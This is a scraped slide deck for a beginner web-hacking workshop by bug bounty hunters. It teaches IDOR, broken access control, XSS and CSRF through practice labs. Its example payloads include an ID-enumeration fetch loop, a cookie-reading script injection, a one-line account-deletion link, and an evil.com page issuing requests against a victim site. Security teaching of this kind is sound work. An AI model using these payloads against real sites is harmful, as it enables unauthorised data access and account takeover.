← Dashboard
ZTW26
×
< crit ical thinking >
1 / 29
←
→
×
Introduction to Web Hacking
Justin Gardner
@Rhynorater
Full-Time Bug Bounty Hunter
Everett Lewis
@Everett4God
Head of Partnerships
What is Web Hacking?
Web hacking is exploiting web technologies to an attacker's advantage and/or victim's disadvantage .
Attacker — A malicious user that crafts an exploit using tools like a web server, browser, HTTP proxy, and automation scriptsVictim — A user or website that is exploited
Two Types of Web Hacking
Client-Side
Hacking the Browser
Exploiting code that runs in the victim's browser . The attacker tricks the victim into executing malicious actions.
Target: The victim user's browser
Server-Side
Hacking the Server
Exploiting the web server directly. The attacker sends crafted requests to abuse server-side logic.
Target: The web server itself
How Does the Internet Work?
💻
Computer
Browser
🔒 https://ztw.ctbb.show
HTTP Request
HTTP Response (HTML)
HTTP Request
HTTP Response (HTML)
HTML & the Browser
Websites are built with HTML (HyperText Markup Language). Your browser receives raw HTML from the server and renders it into the page you see.
HTML Source
< h1 > Hello World </ h1 > < p > Welcome to my site </ p > < button > Click me </ button >
Browser Renders
Hello World
Welcome to my site
Click me
Tags like <h1>, <p>, and <button> tell the browser what to display. Understanding this is key to web hacking.
URL Parameters
URLs can carry data to the server using query parameters . The ? marks where parameters begin, and each parameter is a key=value pair.
URL Anatomy
https://example.com/api/viewUser ? userId = 1
?
Starts the query parameters
key= value
Each parameter is a key-value pair
Multiple Parameters
/search ? q = hacking & page = 2
&
Separates additional parameters
These parameters are a key target for web hacking — they're user-controlled input sent directly to the server.
Chrome DevTools
Your Built-In Hacking Toolkit
Every modern browser ships with powerful developer tools. In Chrome, open them with:
F12
Ctrl + Shift + I
Right-click → Inspect
Three tabs are essential for web hacking:

Elements Tab
View and live-edit the page's HTML & CSS.
Inspect any element on the page
Click the inspect element button
Modify attributes, text, and styles in real time
Remove or add HTML elements
Useful for Broken Access Control — e.g., removing client-side restrictions
Console & Network Tabs

Console
Run JavaScript directly on the page.
Execute code in the page's context
Read cookies, local storage, & DOM
Useful for XSS and BAC exploits

Network
Monitor every HTTP request & response.
See request URLs, methods, & status codes
Inspect headers, payloads, & responses
Useful for IDOR — spot hidden API data
Web Hacking Starting Points
Client-Side
Victim clicks attacker's link
The victim navigates to an attacker-controlled page. The attack runs in the victim's browser .
Victim clicks link 👆 → visits evil.com
▼
JS
evil.com runs JS: fetch ('victim-site.com/...' , ...)
▼
⚠ Victim site performs bad action Cookie sent automatically — server can't tell it wasn't the victim
Server-Side
Attacker sends a evil request
The attacker sends an HTTP request directly to a vulnerable server .
📚
Attacker crafts evil request: GET /api/viewUser?id=1
▼
Server processes request — no authorization check
▼
⚠ Returns other user's data or modifies their info No victim interaction needed — attacker acts alone
Vulnerability Types
Server-Side
IDOR
Insecure Direct Object Reference
Access and/or modify other user's data in a website.
BAC
Broken Access Control
Circumvent poorly built access controls for a website.
Client-Side
XSS
Cross-Site Scripting
Inject attacker supplied HTML & JS that runs in the victim's browser.
CSRF
Cross-Site Request Forgery
Force a victim's browser to perform a malicious action.
Server-Side
IDOR
Insecure Direct Object Reference
Access another user's information by manipulating object references the server exposes without proper authorization checks.
Example: You are user 1234. Change the ID in the URL to 1235 and you can see another user's private profile.
Jump to Lab
→
Server-Side
IDOR — Solution
The URL contains a user ID parameter. Change the ID — the server returns any user's data without authorization.
API Request
GET /api/viewUser?id=5 GET /api/viewUser?id=4
✓ Just change the ID number
→
Server Response
{"id" : 4 ,"name" : "Alice Smith" ,"email" : "alice@example.com"
⚠ Someone else's private data!
Server-Side
IDOR — Exploit
Since IDs are sequential, an attacker can enumerate every user in the system.
Attacker Enumerates
GET /api/viewUser?id=1 GET /api/viewUser?id=2 GET /api/viewUser?id=3 ...
→
Every User's Data Exposed
id:1 Bob Johnson bob@corp.com
id:2 Carol Davis carol@corp.com
id:3 Dave Wilson dave@corp.com
...
⚠ Full database of users extracted!
for (let i =0 ;i <10 ;i ++) fetch (" +i ).then (a =>a .json ()).then (console .log )
Server-Side
Broken Access Control
Client-Side Access Controls
Perform actions you're not supposed to be able to do by bypassing restrictions that only exist in the browser UI.
Example: You have a "Read-Only" role. The edit and delete buttons are grayed out — but the server doesn't actually check your role.
Jump to Lab
→
Server-Side
BAC — Solution
Right-click a disabled button → Inspect → delete the disabled attribute.
DevTools Elements
<button disabled >
✓ Remove the disabled attribute
→
Browser UI
⚠ Button now works — server has no role check!
Server-Side
Wait — Why Is This Server-Side?
We exploited this in the browser by removing disabled. But the real vulnerability is on the server .
Client (Browser)
The disabled attribute is just a UI hint . It prevents clicking — nothing more.
An attacker can always remove it, or skip the UI entirely and send the HTTP request directly.
Server
The server must validate every request:
Does this user have the right role ?
Are they authorized for this action?
If it doesn't — that's the vulnerability.
Key takeaway: Never trust the client. The disabled attribute is a convenience, not a security control. The server must enforce authorization on every request it receives.
Server-Side
BAC — Exploit
Open DevTools (F12) → Console → paste this one-liner to enable everything:
Console
> document.querySelectorAll('[disabled] ').forEach(el => el.removeAttribute('disabled '))
→
All Buttons Enabled
Edit Note
Delete Note
Add Note
⚠ Server processes every request — no role check!
Client-Side
XSS
Cross-Site Scripting
User input is interpreted as code . If the server doesn't sanitize input, an attacker can inject HTML & JavaScript that executes in the victim's browser.
URL Input
/search?q=<h1>HACKED</h1>
→
Browser Renders
Search results for:
HACKED
⚠ The <h1> was treated as HTML code!
Jump to Lab
→
Client-Side
XSS — Solution
The search endpoint reflects the q parameter directly into the HTML without sanitization.
URL Input
<script>alert(1)</script>
→
Browser Executes
⚠ The <script> tag executed as JavaScript!
Client-Side
XSS — Exploit
Steal the victim's session by injecting a script that reads document.cookie.
Exploit URL
<script>alert(`pwned: ${document.cookie}`)</script>
→
Browser Executes
⚠ JavaScript Alert
pwned
session_token=abc123xyz
OK
⚠ Session cookie exposed to attacker!
Client-Side
CSRF
Cross-Site Request Forgery
Force the victim to take an attacker-defined state-changing action without their knowledge.
Example: You send a link to the victim. When they click it, their account gets deleted — because the browser sends the session cookie automatically.
Jump to Lab
→
Client-Side
CSRF — Solution
The "Delete Account" button is just a GET request — no CSRF token, no confirmation.
Delete Account Button
Clicking this just navigates to:
/deleteAccount
→
What the Server Sees
GET /deleteAccountCookie: session_token=abc123 CSRF Token: (none)
⚠ No verification — account deleted!
Client-Side
CSRF — Exploit
Send this link to an authenticated victim. Their browser attaches the cookie automatically.
📚
Attacker
Sends link to victim:
→
👤
Victim Clicks
Browser auto-sends:
GET /deleteAccountCookie: session=...
→
⚙️
Server
Valid cookie → executes:
⚠ No CSRF token checked
HTTP Proxies
Level Up Your Hacking

An HTTP proxy sits between your browser and the server, letting you intercept, inspect, and modify every request and response in real time.
Try additional labs at labs.cai.do to practice with an HTTP proxy.
Caido
A modern, fast, and lightweight HTTP proxy built for security testing.
Download Caido →
Server-Side
Bonus: API Information Leak
IDOR + BAC Easter Egg
Can you get access to the secret final lab?
Back to Lab
→
×
Thanks & Questions
 ×
×

 Critical Thinking Podcast
Host
Critical Thinking Podcast
Host
 Caido
Advisor
Caido
Advisor


 to select elements directly on the page